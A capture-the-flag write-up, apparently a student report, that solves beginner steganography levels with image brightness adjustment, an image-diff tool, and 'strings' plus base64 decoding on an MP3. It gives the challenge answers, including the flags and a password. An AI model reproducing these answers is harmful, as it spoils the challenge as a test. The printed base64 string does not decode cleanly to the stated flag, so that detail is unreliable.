
In this task, we must find the white flag in the image of white cows in a snow field.




We have been given bmp file. So I opened the bmp file in Photos application. From the hint, I found that flag was white in color. So I made adjustments in the Light. From the screenshot, we can see flag{cookies\_n\_milk}. This is the white flag we were searching for.

### Level 3 – Got Root

In this task, we must find which one of the pics given to us has the hidden password. When I opened the images in Photos application, all the images looked the same. So, I guessed that there might be some difference in the pics.



I googled for the software that finds differences between images. I found the Difflimg software. I used this to compare each image with one other image. By following a Brute force method, I found that there was a difference between Image 0 and Image 6.



As shown in the screenshot, we could find some code written in the image. When I zoomed I could see the password R0075RUS. This is the flag that we were supposed to find.

Level 4 – AI EDM

In this task, we have to find the hidden flag in the mp3 file given. I opened it in mp3 format itself, but heard only music. So I opened with text editor Notepad++, Photos application and PDF. I was not able to find the flag.



```
[05/06/20]seed@VM:~/Desktop$ ls  
4664-angel-cries-quickly-ctf.mp3 re200.exe  
[05/07/20]seed@VM:~/Desktop$ strings 4664-angel-cries-q  
uickly-ctf.mp3 | less
```

Then I opened with strings command from the command prompt. I browsed through the entire file and I could not find any flag. But I found a string at the end of the file. I browsed the string online to find that it is of the base64 format.

Google search results for "base 64 decoder". The top result is "Base64 Decode and Encode - Online" from [www.base64decode.org](http://www.base64decode.org). The page shows a search bar and a sidebar with related search terms like "base64 decode javascript" and "base64 to hex".

Screenshot of the [Base64 Decode and Encode](http://www.base64decode.org) online tool. The input field contains the base64 encoded string "ZmxhZ3IhbGFuX3R1cmluZ19lZG19". The output field shows the decoded flag: "flag{alan\_turing\_edm}". The page includes a sidebar with a bonus tip about bookmarking and other tools like URL Decode, URL Encode, JSON Minify, etc.

As shown in the screenshots, I tried to decode the base 64 format online and I finally got a flag that was written as flag{alan\_turing\_edm}. This is the flag we were supposed to find.

## Level 5 – Final Frontier